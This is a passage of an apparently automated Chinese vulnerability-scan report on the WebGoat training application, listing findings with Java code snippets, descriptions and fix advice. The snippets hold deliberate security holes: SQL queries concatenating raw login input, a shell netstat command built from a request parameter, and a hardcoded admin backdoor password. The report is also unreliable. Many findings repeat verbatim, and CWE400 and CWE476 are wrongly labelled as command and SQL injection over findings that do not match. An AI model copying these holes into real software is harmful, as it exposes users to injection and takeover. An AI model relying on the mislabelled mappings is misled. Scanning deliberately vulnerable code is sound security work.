public class WeakSessionID extends LessonAdapter { public final static A ASPECT_LOGO = new A().setHref("http://www.aspectsecurity.com") . addElement( new IMG("images/logos/aspect.jpg").setAlt("Aspect Security").setBorder(0).setHspace(0) .setVspace(0)); /** * Description of the Field */ protected final static String SESSIONID = "WEAKID"; /** * Description of the Field */ protected final static String PASSWORD = " Password"; /** * Description of the Field */ protected final static String USERNAME = "Username"; protected static List<String> sessionList = new ArrayList<String>(); protected static long seq = Math.round(Math.random() * 10240) + 10000; protected static long lastTime = System.currentTimeMillis(); /** * Gets the credits attribute of the AbstractLesson object *

## 14）漏洞定位

XPATHInjection.java:77

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* * For details, please see http://webgoat.github.io * * @author Sherif Koussa <a href="http://www.softwaresecured.com">Software Secured</a>

* @created November 28, 2006 */ public class XPATHInjection extends LessonAdapter { private final static Integer DEFAULT_RANKING = new Integer(74); private final static String USERNAME = "Username"; private final static String PASSWORD = "Password"; public final static A MAC_LOGO = new A().setHref("http://www.softwaresecured.com").addElement(new IMG("images/logos/softwaresecured.gif").setAlt("Software Secured").setBorder(0).setHspace(0).setVspace(0)); protected Element createContent(WebSession s) { NodeList nodes = null; ElementContainer ec = new ElementContainer(); try { ec.addElement(new BR().addElement(new H1().addElement("Welcome to WebGoat employee intranet"))); ec.addElement(new BR()); Table t1 = new Table().setCellSpacing(0).setCellPadding(0).setBorder(0).setWidth("90%").set Align("center");

**15）漏洞定位**

GoatHillsFinancial.java:84

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

public final static String ADDRESS1 = "address1"; public final static String ADDRESS2 = "address2"; public final static String PHONE_NUMBER = " phoneNumber"; public final static String TITLE = "title"; public final static String SSN = "ssn"; public final static String LAST_NAME = "

lastName"; public final static String FIRST_NAME = "firstName"; publicfinal static String PASSWORD = "password"; public final static StringEMPLOYEE_ID = "employee_id"; public final static String USER_ID = "user_id"; public final static String SEARCHNAME = "search_name"; publicfinal static String SEARCHRESULT_ATTRIBUTE_KEY = "SearchResult"; publicfinal static String EMPLOYEE_ATTRIBUTE_KEY = "Employee"; public finalstatic String STAFF_ATTRIBUTE_KEY = "Staff"; public final static StringLOGIN_ACTION = " Login";

**16）漏洞定位**

ECSFactory.java:69

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

public class ECSFactory { /** * Description of the Field */ public final static String ON = "On"; /** * Description of the Field */ public final static String PASSWORD = "Password"; /** * Don't let anyone instantiate this class */ private ECSFactory() { } /** * Description of the Method * * @param name * Description of the Parameter * @param value

**17）漏洞定位**

DOS_Login.java:84

漏洞分析

漏洞爆发点:VariableAccess: password

爆发点函数:createContent()

缺陷源:

漏洞源代码

/** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value */ protected Element createContent(WebSession s) { ElementContainer ec = new ElementContainer(); try { String username = ""; String password = ""; username = s.getParser().getRawParameter(USERNAME); password = s.getParser().getRawParameter(PASSWORD); // don;t allow user name from other lessons. it would be too simple. if (username.equals("jeff") || username.equals("dave")) { ec.addElement(new H2("Login Failed: 'jeff' and 'dave' are not valid for this lesson")); return (ec.addElement(makeLogin(s))); } // Check if the login is valid Connection connection = DatabaseUtilities.getConnection(s); String query = "SELECT * FROM user_system_data WHERE user_name = '" + username + "' and password = '" + password + "'";

## 18）漏洞定位

MultiLevelLogin1.java:203

漏洞分析

漏洞爆发点:VariableAccess: password

爆发点函数:createWorkspaceContent()

缺陷源:

漏洞源代码

return (ec); } /** * Creation of the content of the workspace * * @param s * @return Element */ private Element createWorkspaceContent(WebSession s) { String user = ""; user = s.getParser().getStringParameter(USER, ""); String password = ""; password = s.getParser().getStringParameter(PASSWORD, ""); String tan = ""; tan = s.getParser().getStringParameter(TAN, ""); String hiddenTan = s.getParser().getStringParameter(HIDDEN_TAN, ""); ElementContainer ec = new ElementContainer(); // verify that tan is correct and user is logged in if (loggedIn(s) && correctTan(getLoggedInUser(s), tan, hiddenTan, s)) { s.add(CORRECTTAN, "true"); } // user is loggedIn but enters wrong tan else if (loggedIn(s) && !correctTan(getLoggedInUser(s), tan, hiddenTan, s)) {

**19）漏洞定位**

MultiLevelLogin2.java:215

漏洞分析

漏洞爆发点:VariableAccess: password

爆发点函数:createWorkspaceContent()

缺陷源:

漏洞源代码

return (ec); } /** * Creation of the content of the workspace * * @param s * @return Element */ private Element createWorkspaceContent(WebSession s) { String user = ""; user = s.getParser().getStringParameter(USER, ""); String password = ""; password = s.getParser().getStringParameter(PASSWORD, ""); String tan = ""; tan = s.getParser().getStringParameter(TAN, ""); String hiddenUser = "";

hiddenUser = s.getParser().getStringParameter(HIDDEN_USER, ""); // String hiddenTan = s.getParser().getStringParameter(HIDDEN_TAN, ""); ElementContainer ec = new ElementContainer(); // verify that tan is correct and user is logged in if (loggedIn(s) && correctTan(tan, s)) { s.add(CORRECTTAN, "true"); } // user is loggedIn but enters wrong tan

**20）漏洞定位**

DatabaseUtilities.java:112

漏洞分析

漏洞爆发点:getConnection()

爆发点函数:getHsqldbConnection()

缺陷源:

漏洞源代码

String password = context.getDatabasePassword(); String url = context.getDatabaseConnectionString(); return DriverManager.getConnection(url, userPrefix + "_" + user, password); } catch (ClassNotFoundException cnfe) { cnfe.printStackTrace(); throw new SQLException("Couldn't load the database driver: " + cnfe.getLocalizedMessage()); } } private static Connection getHsqldbConnection(String user, WebgoatContext context) throws ClassNotFoundException, SQLException { String url = context.getDatabaseConnectionString().replaceAll("\\$\\{USER\\}", user); return DriverManager.getConnection(url, "sa", ""); } /** * Description of the Method * * @param results * Description of the Parameter * @param resultsMetaData * Description of the Parameter * * @return Description of

the Return Value * * @exception IOException * Description of the Exception* @exception SQLException

**21）漏洞定位**

UncheckedEmail.java:70

漏洞分析

漏洞爆发点:FieldAccess: YOUR_REAL_GMAIL_PASSWORD

爆发点函数:UncheckedEmail()

缺陷源:

漏洞源代码

* * Getting Source ========== * * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software * projects. * * For details, please see http://webgoat.github.io * * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a> * @created October 28, 2003 */ public class UncheckedEmail extends LessonAdapter { private final String YOUR_REAL_GMAIL_PASSWORD = "password"; private final String YOUR_REAL_GMAIL_ID = "GMail id"; private final static String MESSAGE = "msg"; private final static String HIDDEN_TO = "to"; private final static String SUBJECT = "subject"; private final static String GMAIL_ID = "gId"; private final static String GMAIL_PASS = "gPass"; private static final String SMTP_HOST_NAME = "smtp.gmail.com"; private static final String SMTP_PORT = "465"; private static final String emailFromAddress = "webgoat@owasp.org"; private static final String SSL_FACTORY = "javax.net.ssl.SSLSocketFactory";

**22）漏洞定位**

WebgoatContext.java:19

漏洞分析

漏洞爆发点:FieldAccess: DATABASE_PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

import org.owasp.webgoat.util.WebGoatI18N; import org.slf4j.Logger; import org.slf4j.LoggerFactory; public class WebgoatContext { final Logger logger = LoggerFactory.getLogger(WebgoatContext.class); public final static String DATABASE_CONNECTION_STRING = "DatabaseConnectionString"; public final static String DATABASE_DRIVER = "DatabaseDriver"; public final static String DATABASE_USER = "DatabaseUser"; public final static String DATABASE_PASSWORD = "DatabasePassword"; public final static String ENTERPRISE = "Enterprise"; public final static String CODING_EXERCISES = "CodingExercises"; public final static String SHOWCOOKIES = "ShowCookies"; public final static String SHOWPARAMS = "ShowParams"; public final static String SHOWREQUEST = "ShowRequest"; public final static String SHOWSOURCE = "ShowSource"; public final static String SHOWSOLUTION = "ShowSolution";

## 23）漏洞定位

DOMInjection.java:59

漏洞分析

漏洞爆发点:FieldAccess: KEY

爆发点函数:()

缺陷源:

漏洞源代码

```
* Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software * projects. * * For details, please see http://webgoat.github.io * * @author Sherif Koussa <a href="http://www.softwaresecured.com">Software Secured</a> * @created October 28, 2006 */ public class DOMInjection extends LessonAdapter { private final static Integer DEFAULT_RANKING = new Integer(10); private final static String KEY = "key"; public final static A MAC_LOGO = new A().setHref("http://www.softwaresecured.com").addElement(new IMG("images/logos/softwaresecured.gif").setAlt("Software Secured").setBorder(0).setHspace(0).setVspace(0)); private final static String key = "K1JFWP8BSO8HI52LNPQS8F5LO1N"; public void handleRequest(WebSession s) { try { String userKey = s.getParser().getRawParameter(KEY, ""); String fromAJAX = s.getParser().getRawParameter("from", ""); if (fromAJAX.equalsIgnoreCase("ajax") && userKey.length() != 0 && userKey.equals(key)) { s.getResponse().setContentType("text/html"); s.getResponse().setHeader("Cache-Control", "no-cache");
```

## 24）漏洞定位

DOMInjection.java:63

漏洞分析

漏洞爆发点:FieldAccess: key

爆发点函数:()

缺陷源:

漏洞源代码

```
* * @author Sherif Koussa <a href="http://www.softwaresecured.com">Software Secured</a> * @created October 28, 2006 */ public class DOMInjection extends LessonAdapter { private final static Integer DEFAULT_RANKING = new Integer(10); private final static String KEY = "key"; public final static A MAC_LOGO = new A().setHref("http://www.softwaresecured.com").addElement(new IMG("images/logos/softwaresecured.gif").setAlt("Software Secured").setBorder(0).setHspace(0).setVspace(0)); private final static String key = "K1JFWP8BSO8HI52LNPQS8F5L01N"; public void handleRequest(WebSession s) { try { String userKey = s.getParser().getRawParameter(KEY, ""); String fromAJAX = s.getParser().getRawParameter("from", ""); if (fromAJAX.equalsIgnoreCase("ajax") && userKey.length() != 0 && userKey.equals(key)) { s.getResponse().setContentType("text/html"); s.getResponse().setHeader("Cache-Control", "no-cache"); PrintWriter out = new PrintWriter(s.getResponse().getOutputStream()); out.print("document.form.SUBMIT.disabled = false;"); out.flush();
```

## 25）漏洞定位

Encoding.java:76

漏洞分析

漏洞爆发点:FieldAccess: KEY

爆发点函数:()

缺陷源:

漏洞源代码

* * @author Jeff Williams <a href="http://www.aspectsecurity.com">Aspect Security</a> * @created October 28, 2003 */ public class Encoding extends LessonAdapter { public final static A ASPECT_LOGO = new A().setHref("http://www.aspectsecurity.com") .addElement( new IMG("images/logos/aspect.jpg").setAlt("Aspect Security").setBorder(0).setHspace(0) .setVspace(0)); private final static String INPUT = "input"; private final static String KEY = "key"; // local encoders private static sun.misc.BASE64Decoder decoder = new sun.misc.BASE64Decoder(); private static sun.misc.BASE64Encoder encoder = new sun.misc.BASE64Encoder(); // encryption constant private static byte[] salt = { (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00 }; /** * Returns the base 64 decoding of a string. *

**26）漏洞定位**

Challenge2Screen.java:109

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

/** * Description of the Field */ protected final static String MESSAGE = "Message"; /** * Description of the Field */ protected final static String PARAM = "p"; /** * Description of the Field */ protected final static String PASSWORD = "Password"; /** * Description of the Field

*/ protected final static String USER = "user"; /** * Description of theField */ protected final static String USERNAME = "Username"; privateString pass = "goodbye"; private String user = " youaretheweakestlink";

**27）漏洞定位**

DOS_Login.java:63

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software * projects. * * For details, please see http://webgoat.github.io * * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a> * @created October 28, 2003 */ public class DOS_Login extends LessonAdapter { /** * Description of the Field */ protected final static String PASSWORD = " Password"; /** * Description of the Field */ protected final static String USERNAME = "Username"; /** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value */ protected Element createContent(WebSession s) {

**28）漏洞定位**

HtmlClues.java:65

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* * @author Jeff Williams <a href="http://www.aspectsecurity.com">Aspect Security</a> * @created October 28, 2003 */ public class HtmlClues extends LessonAdapter { public final static A ASPECT_LOGO = new A().setHref("http://www.aspectsecurity.com") .addElement( new IMG("images/logos/aspect.jpg").setAlt("Aspect Security").setBorder(0).setHspace(0) .setVspace(0)); /** * Description of the Field */ protected final static String PASSWORD = "Password"; /** * Description of the Field */ protected final static String USERNAME = "Username"; /** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value */ private boolean backdoor(WebSession s) {

## 29）漏洞定位

HtmlClues.java:85

漏洞分析

漏洞爆发点:FunctionCall: equals

爆发点函数:backdoor()

缺陷源:

漏洞源代码

/** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value */ private boolean

backdoor(WebSession s) { String username = s.getParser().getRawParameter(USERNAME, ""); String password = s.getParser().getRawParameter(PASSWORD, ""); // <START_OMIT_SOURCE> return (username.equals("admin") && password.equals("adminpw")); // <END_OMIT_SOURCE> } /** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value */ protected Element createContent(WebSession s) { ElementContainer ec = new ElementContainer(); try

**30）漏洞定位**

InsecureLogin.java:30

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

import org.apache.ecs.html.Option; import org.apache.ecs.html.Select; import org.apache.ecs.html.TD; import org.apache.ecs.html.TR; import org.apache.ecs.html.Table; import org.apache.ecs.xhtml.style; import org.owasp.webgoat.session.DatabaseUtilities; import org.owasp.webgoat.session.WebSession; public class InsecureLogin extends SequentialLessonAdapter { private final static String USER = "clear_user"; private final static String PASSWORD = "clear_pass"; private final static String ANSWER = "clear_answer"; private final static String YESNO = " yesno"; private final static String PROTOCOL = "protocol"; /** *

Description of the Method * * @param s * Description of the Parameter *@return Description of the Return Value */ protected ElementcreateContent(WebSession s) { return super.createStagedContent(s); }

## 31）漏洞定位

LogSpoofing.java:60

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software * projects. * * For details, please see http://webgoat.github.io * * @author Sherif Koussa <a href="http://www.softwaresecured.com">Software Secured</a> * @created October 28, 2006 */ public class LogSpoofing extends LessonAdapter { private static final String USERNAME = "username"; private static final String PASSWORD = "password"; public final static A MAC_LOGO = new A().setHref("http://www.softwaresecured.com").addElement(new IMG("images/logos/softwaresecured.gif").setAlt("Software Secured").setBorder(0).setHspace(0).setVspace(0)); protected Element createContent(WebSession s) { ElementContainer ec = null; String inputUsername = null; try { Table t = new Table(0).setCellSpacing(0).setCellPadding(0).setBorder(0); TR row1 = new TR(); TR row2 = new TR();

## 32）漏洞定位

MultiLevelLogin1.java:61

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software * projects. * * * For details, please see http://webgoat.github.io * * @author Reto Lippuner, Marcel Wirth * @created April 7, 2008 */ public class MultiLevelLogin1 extends SequentialLessonAdapter { private final static String USER = "user"; private final static String PASSWORD = "pass"; private final static String HIDDEN_TAN = "hidden_tan"; private final static String TAN = "tan"; private final static String LOGGEDIN = "loggedin"; private final static String CORRECTTAN = "correctTan"; private final static String LOGGEDINUSER = "loggedInUser"; /** * Creates Staged WebContent * * @param s */ protected Element createContent(WebSession s) { return super.createStagedContent(s);

## 33）漏洞定位

MultiLevelLogin2.java:61

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software * projects. * * * For details, please see http://webgoat.github.io * * @author Reto Lippuner, Marcel Wirth * @created April 7, 2008 */ public class MultiLevelLogin2 extends LessonAdapter { private final static String USER = "user2"; private final static String PASSWORD = "pass2"; private final static String TAN = "tan2"; private final static String HIDDEN_USER = "hidden_user"; private final static String LOGGEDIN = "loggedin2"; private final static String CORRECTTAN = "correctTan2"; private final static String CURRENTTAN = "currentTan2"; private final static String CURRENTTANPOS = "currentTanPos2"; // needed to see if lesson was successfull private final static String LOGGEDINUSER = "loggedInUser2"; // private String LoggedInUser = ""; /** * See if the user is logged in

## 34）漏洞定位

SessionFixation.java:69

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* * @author Reto Lippuner, Marcel Wirth * @created April 8, 2008 */ public class SessionFixation extends SequentialLessonAdapter { private

final String mailTo = "jane.plane@owasp.org"; private final String mailFrom = "admin@webgoatfinancial.com"; private final String mailTitel = "Check your account"; private final String MAILCONTENTNAME = "mailContent"; private final static String USER = "user3"; private final static String PASSWORD = "pass3"; private final static String LOGGEDIN = "loggedin3"; private final static String LOGGEDINUSER = "loggedInUser3"; private final static Random random = new Random(System.currentTimeMillis()); private String sid = ""; /** * Creates Staged WebContent * * @param s */ protected Element createContent(WebSession s) { if (sid.equals("") && getLessonTracker(s).getStage() > 2) { getLessonTracker(s).setStage(1);

**35）漏洞定位**

WeakSessionID.java:68

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

public class WeakSessionID extends LessonAdapter { public final static A ASPECT_LOGO = new A().setHref("http://www.aspectsecurity.com") . addElement( new IMG("images/logos/aspect.jpg").setAlt("Aspect Security").setBorder(0).setHspace(0) .setVspace(0)); /** * Description of the Field */ protected final static String SESSIONID = "WEAKID"; /** * Description of the Field */ protected final static String PASSWORD = " Password"; /** * Description of the Field */ protected final static String

USERNAME = "Username"; protected static List<String> sessionList = new ArrayList<String>(); protected static long seq = Math.round(Math.random() * 10240) + 10000; protected static long lastTime = System.currentTimeMillis(); /** * Gets the credits attribute of the AbstractLesson object *

**36）漏洞定位**

XPATHInjection.java:77

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* * For details, please see http://webgoat.github.io * * @author Sherif Koussa <a href="http://www.softwaresecured.com">Software Secured</a> * @created November 28, 2006 */ public class XPATHInjection extends LessonAdapter { private final static Integer DEFAULT_RANKING = new Integer(74); private final static String USERNAME = "Username"; private final static String PASSWORD = "Password"; public final static A MAC_LOGO = new A().setHref("http://www.softwaresecured.com").addElement(new IMG("images/logos/softwaresecured.gif").setAlt("Software Secured").setBorder(0).setHspace(0).setVspace(0)); protected Element createContent(WebSession s) { NodeList nodes = null; ElementContainer ec = new ElementContainer(); try { ec.addElement(new BR().addElement(new H1().addElement("Welcome to WebGoat employee intranet")));

ec.addElement(new BR()); Table t1 = new Table().setCellSpacing(0).setCellPadding(0).setBorder(0).setWidth("90%").set Align("center");

**37）漏洞定位**

GoatHillsFinancial.java:84

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

public final static String ADDRESS1 = "address1"; public final static String ADDRESS2 = "address2"; public final static String PHONE_NUMBER = "phoneNumber"; public final static String TITLE = "title"; public final static String SSN = "ssn"; public final static String LAST_NAME = "lastName"; public final static String FIRST_NAME = "firstName"; public final static String PASSWORD = "password"; public final static String EMPLOYEE_ID = "employee_id"; public final static String USER_ID = "user_id"; public final static String SEARCHNAME = "search_name"; public final static String SEARCHRESULT_ATTRIBUTE_KEY = "SearchResult"; public final static String EMPLOYEE_ATTRIBUTE_KEY = "Employee"; public final static String STAFF_ATTRIBUTE_KEY = "Staff"; public final static String LOGIN_ACTION = "Login";

**38）漏洞定位**

ECSFactory.java:69

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

public class ECSFactory { /** * Description of the Field */ public final static String ON = "On"; /** * Description of the Field */ public final static String PASSWORD = "Password"; /** * Don't let anyone instantiate this class */ private ECSFactory() { } /** * Description of the Method * * @param name * Description of the Parameter * @param value

**39）漏洞定位**

DOS_Login.java:84

漏洞分析

漏洞爆发点:VariableAccess: password

爆发点函数:createContent()

缺陷源:

漏洞源代码

/** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value */ protected Element createContent(WebSession s) { ElementContainer ec = new ElementContainer(); try { String username = ""; String password = ""; username = s.getParser().getRawParameter(USERNAME); password = s.getParser().getRawParameter(PASSWORD); // don;t allow user name from other lessons. it would be too simple. if (username.equals("jeff") ||

username.equals("dave")) { ec.addElement(new H2("Login Failed: 'jeff' and 'dave' are not valid for this lesson"));
return(ec.addElement(makeLogin(s))); } // Check if the login is valid Connectionconnection = DatabaseUtilities.getConnection(s); String query = " SELECT *FROM user_system_data WHERE user_name = '" + username + "' and password = '" + password + "'";

**40）漏洞定位**

MultiLevelLogin1.java:203

漏洞分析

漏洞爆发点:VariableAccess: password

爆发点函数:createWorkspaceContent()

缺陷源:

漏洞源代码

return (ec); } /** * Creation of the content of the workspace * * @param s * @return Element */ private Element createWorkspaceContent(WebSession s) { String user = ""; user = s.getParser().getStringParameter(USER, ""); String password = ""; password = s.getParser().getStringParameter(PASSWORD, ""); String tan = ""; tan = s.getParser().getStringParameter(TAN, ""); String hiddenTan = s.getParser().getStringParameter(HIDDEN_TAN, ""); ElementContainer ec = new ElementContainer(); // verify that tan is correct and user is logged in if (loggedIn(s) && correctTan(getLoggedInUser(s), tan, hiddenTan, s)) { s.add(CORRECTTAN, "true"); } // user is loggedIn but enters wrong tan else if (loggedIn(s) && !correctTan(getLoggedInUser(s), tan, hiddenTan, s)) {

## 41）漏洞定位

MultiLevelLogin2.java:215

漏洞分析

漏洞爆发点:VariableAccess: password

爆发点函数:createWorkspaceContent()

缺陷源:

漏洞源代码

return (ec); } /** * Creation of the content of the workspace * * @param s * @return Element */ private Element createWorkspaceContent(WebSession s) { String user = ""; user = s.getParser().getStringParameter(USER, ""); String password = ""; password = s.getParser().getStringParameter(PASSWORD, ""); String tan = ""; tan = s.getParser().getStringParameter(TAN, ""); String hiddenUser = ""; hiddenUser = s.getParser().getStringParameter(HIDDEN_USER, ""); // String hiddenTan = s.getParser().getStringParameter(HIDDEN_TAN, ""); ElementContainer ec = new ElementContainer(); // verify that tan is correct and user is logged in if (loggedIn(s) && correctTan(tan, s)) { s.add(CORRECTTAN, "true"); } // user is loggedIn but enters wrong tan

## 42）漏洞定位

DatabaseUtilities.java:112

漏洞分析

漏洞爆发点:getConnection()

爆发点函数:getHsqldbConnection()

缺陷源:

漏洞源代码

String password = context.getDatabasePassword(); String url = context.getDatabaseConnectionString(); return DriverManager.getConnection(url, userPrefix + "_" + user, password); } catch (ClassNotFoundException cnfe) { cnfe.printStackTrace(); throw new SQLException("Couldn't load the database driver: " + cnfe.getLocalizedMessage()); } } private static Connection getHsqldbConnection(String user, WebgoatContext context) throws ClassNotFoundException, SQLException { String url = context.getDatabaseConnectionString().replaceAll("\\$\\{USER\\}", user); return DriverManager.getConnection(url, "sa", ""); } /** * Description of the Method * * @param results * Description of the Parameter * @param resultsMetaData * Description of the Parameter * * @return Description of the Return Value * * @exception IOException * Description of the Exception * @exception SQLException

## 43）漏洞定位

UncheckedEmail.java:70

漏洞分析

漏洞爆发点:FieldAccess: YOUR_REAL_GMAIL_PASSWORD

爆发点函数:UncheckedEmail()

缺陷源:

漏洞源代码

* * Getting Source ========== * * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free

software * projects. * * For details, please see http://webgoat.github.io * * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a > * @created October 28, 2003 */ public class UncheckedEmail extends LessonAdapter { private final String YOUR_REAL_GMAIL_PASSWORD = "password"; private final String YOUR_REAL_GMAIL_ID = "GMail id"; private final static String MESSAGE = "msg"; private final static String HIDDEN_TO = "to"; private final static String SUBJECT = "subject"; private final static String GMAIL_ID = "gId"; private final static String GMAIL_PASS = "gPass"; private static final String SMTP_HOST_NAME = "smtp.gmail.com"; private static final String SMTP_PORT = "465"; private static final String emailFromAddress = "webgoat@owasp.org"; private static final String SSL_FACTORY = "javax.net.ssl.SSLSocketFactory";

## 44）漏洞定位

WebgoatContext.java:19

漏洞分析

漏洞爆发点:FieldAccess: DATABASE_PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

import org.owasp.webgoat.util.WebGoatI18N; import org.slf4j.Logger; import org.slf4j.LoggerFactory; public class WebgoatContext { final Logger logger = LoggerFactory.getLogger(WebgoatContext.class); public final static String DATABASE_CONNECTION_STRING = "DatabaseConnectionString"; public final static String DATABASE_DRIVER = "DatabaseDriver"; public final static

String DATABASE_USER = "DatabaseUser"; public final static StringDATABASE_PASSWORD = "DatabasePassword"; public final static StringENTERPRISE = "Enterprise"; public final static String CODING_EXERCISES = "CodingExercises"; public final static String SHOWCOOKIES = "ShowCookies";public final static String SHOWPARAMS = " ShowParams"; public final staticString SHOWREQUEST = "ShowRequest"; public final static String SHOWSOURCE = "ShowSource"; public final static String SHOWSOLUTION = "ShowSolution";

### 4.3 漏洞描述

产品不会验证或错误地验证可能影响程序的控制流或数据流的输入。当软件未正确验证输入时，攻击者能够以应用程序其余部分未预料到的形式手工创建输入。这将导致系统的某些部分收到意外的输入，这可能导致控制流更改、对资源的任意控制或任意代码执行。

### 4.4 修复建议

1.使用输入验证框架，如 Struts 或 OWASP ESAPI Validation API。 2.了解不受信任的输入可以进入软件的所有潜在区域：参数或参数、Cookie、从网络读取的任何内容、环境变量、反向 DNS 查找、查询结果、请求标头、URL 组件、电子邮件、文件、文件名、数据库以及向应用程序提供数据的任何外部系统。 3.当应用程序合并来自多个源的数据时，请在合并源后执行验证。单个数据元素可能通过验证步骤，但在组合后违反了预期的限制。 4.在调用跨语言边界的代码（例如从解释型语言到本机代码）时，请特别小心验证所有输入。这可能会在语言边界之间产生意外的交互。确保您没有违反与之接口的语言的任何期望。例如，即使 Java 可能不容易受到缓冲区溢出的影响，在调用本机代码时提供较大的参数也可能会触发溢出。

## 5 多OS命令中使用的特殊元素处理不当（OS命令注入）

## 5.1 漏洞概述

| 漏洞编号 | 漏洞名称 | 风险等级 |
| --- | --- | --- |
| CWE400 | 多OS命令中使用的特殊元素处理不当（OS命令注入） | 高危 |

## 5.2 漏洞详情

### 1）漏洞定位

ParameterParser.java:230

漏洞分析

漏洞爆发点:java.lang.Double.doubleValue()

爆发点函数:getDoubleParameter()

缺陷源:javax.servlet.ServletRequest.getParameterValues() from org.owasp.webgoat.session.ParameterParser.getStringParameter() In ParameterParser.java:552

漏洞源代码

return def; } } /** * Gets the named parameter value as a double * * @param name the parameter name * @return the parameter value as a double * @exception ParameterNotFoundException if the parameter was not found * @exception NumberFormatException if the parameter could not be converted * to a double */ public double getDoubleParameter(String name) throws ParameterNotFoundException, NumberFormatException { return new Double(getStringParameter(name)).doubleValue(); } /** * Gets the named parameter value as a double, with a default. Returns the * default value if the parameter is not found. * * @param name the parameter name * @param def the default parameter value * @return the parameter value as a double, or

the default */ public double getDoubleParameter(String name, double def) {try { return getDoubleParameter(name); } catch (Exception e) { return def;

## 5.3 漏洞描述

命令执行/注入漏洞通常因为应用在服务器上拼接系统命令而造成的漏洞。攻击者通过提交恶意构造的参数破坏命令语句结构，从而达到执行恶意命令的目的。

## 5.4 修复建议

1. 在代码级调用shell时，对命令行中的特殊字符（比如|、&、；等）进行转义，防止执行其他非法命令。 2. 根据业务逻辑进行白名单方式校验或使用正则表达式进行过滤。 3. PHP中可使、用escapeshellarg、escapeshellcmd来转义对应敏感字符。 4. 对于相关敏感的命令执行函数，做好参数校验和合法性验证，或者直接在配置文件中禁用该函数，不要让用户可以直接控制eval、system、exec、shell_exec等函数的参数 。

# 6 对SQL命令中使用的特殊元素处理不当(SQL注入)

## 6.1 漏洞概述

| 漏洞编号 | 漏洞名称 | 风险等级 |
| --- | --- | --- |
| CWE476 | 对SQL命令中使用的特殊元素处理不当(SQL注入) | 高危 |

## 6.2 漏洞详情

### 1 ) 漏洞定位

Challenge2Screen.java:648

漏洞分析

漏洞爆发点:osName = getProperty(?) : System.getPropertymay return NULL

爆发点函数:getNetstatResults()

缺陷源:

漏洞源代码

t.setBorder(1); } String[] colWidths = new String[] { "55", "110", "260", "70", "50" }; TR tr = new TR(); tr.addElement(new TH().addElement("Protocol").setWidth(colWidths[0])); tr.addElement(new TH().addElement("Local Address").setWidth(colWidths[1])); tr.addElement(new TH().addElement("Foreign Address").setWidth(colWidths[2])); tr.addElement(new TH().addElement("State").setWidth(colWidths[3])); tr.addElement(new TH().addElement("Offload State").setWidth(colWidths[4])); t.addElement(tr); String protocol = s.getParser().getRawParameter(PROTOCOL, "tcp"); String osName = System.getProperty("os.name"); ExecResults er = null; if (osName.indexOf("Windows") != -1) { String cmd = "cmd.exe /c netstat -ant -p " + protocol; er = Exec.execSimple(cmd); } else { String[] cmd = { "/bin/sh", "-c", "netstat -ant -p " + protocol }; er = Exec.execSimple(cmd); } String results = er.getOutput(); StringTokenizer lines = new StringTokenizer(results, "\n"); String line = lines.nextToken();

## 2）漏洞定位

ParameterParser.java:851

漏洞分析

漏洞爆发点:getParameterValues(...) : ParameterParser.getParameterValues may return NULL

爆发点函数:toString()

缺陷源:

漏洞源代码

return HtmlEncoder.encode(s); } /** * Description of the Method * * @return Description of the Return Value */ public String toString() { StringBuffer s = new StringBuffer("["); Enumeration e = getParameterNames(); while (e.hasMoreElements()) { String key = (String) e.nextElement(); s.append(key + "=" + getParameterValues(key)[0]); // FIXME: Other values? if (e.hasMoreElements()) { s.append(","); } } s.append("]"); return (s.toString()); } /** * Description of the Method *

**3）漏洞定位**

WebSession.java:920

漏洞分析

漏洞爆发点:parmMap = getParameterMap() : ServletRequest.getParameterMap may return NULL

爆发点函数:updateLastAttackRequestInfo()

缺陷源:

漏洞源代码

